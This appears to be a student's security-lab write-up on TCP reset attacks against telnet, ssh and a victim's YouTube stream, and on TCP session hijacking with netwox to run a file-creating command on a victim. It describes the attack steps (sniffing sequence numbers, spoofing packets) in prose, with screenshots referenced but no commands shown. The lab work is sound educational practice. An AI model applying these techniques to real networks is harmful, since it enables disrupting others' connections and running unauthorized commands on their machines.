


In the above screen shot, we see that on my observer side, The connection breaks, and it displays that the connection has been broken by the foreign host. Thus, I am able to successfully reset the tcp telnet connection.

We can also reset the ssh connection, just in the filter, instead of port 23, we will set it as port 22, which is the port for ssh.



In the above screen shot, the command to reset the ssh has been shown.




In the above screen shot, we can see that, on the observer, the observer had made an ssh connection, but after I reset it, Its been displayed that the write failed and the pipe has been broken. Thus the connection has been reset.

Thus we were successfully able to reset both telnet and ssh connection.


# TASK 3: TCP RESET ATTACK ON VIDEO STREAMING APPLICATIONS

The screen shots for task-3 are below.

This task is similar to the task-2. But in this, we will be targeting the youtube application. But we will send the reset packet to the victim and not the youtube server.




In the above screen shot, we can see that the user was watching youtube. But the attacker send the tcp rst ( from the command line) as seen. Once it send the reset, the youtube connection was reset. Thus the victim’s youtube connection was broken successfully.




Now, once we stop the attack ( in the background) frame, the victim was able to see the youtube. Thus, the video streaming application connection was successfully reset.

# TASK 4: TCP SESSION HIJACKING ATTACK


The screen shots for task-4 are below.




First, in the above screen shot, we can see that, we have unchecked the relative sequence number field, so that we can see the actual sequence number.




Now, the observer has made a connection to the victim. The attacker can see all the data as they all are on the same network.




This is the last packet, as of now from the observer to the victim. We can get the src ip, des tip, src port and dest port from the packet. We can also get the next sequence number the victim is expecting. The attacker will use this information and send a malicious packet with the above fields, thus, we are spoofing the tcp packet, and hijacking the tcp session.



In the above screen shot, we can see that the attacker is using the netwox tool 40 to launch the attack. We have filled in all the required information. And we have also filled in the malicious data, which basically creates a badfile, newfile on the server.



The attacker now launches the attack. We can see the above output.


Thus the tcp session has been hijacked. 

In the wireshark, we can see that once the tcp session has been hijacked, the observer terminal hangs. In the wireshark, we see that duplicate packets have been transmitted, and thus the session has been hijacked.


Reason: The reason is, once the session has been hijacked, all the incoming packets from the observer would be treated as duplicate because the sequence number does not match with the one the server is expecting. Thus, because of this mismatch, the terminal hangs of the observer.



In the above screen shot, we can see that the terminal has been hanged.



This is the screen shot of the victim. We can see that a newfile has been created on the victim because of the command we run while hijacking the tcp session.



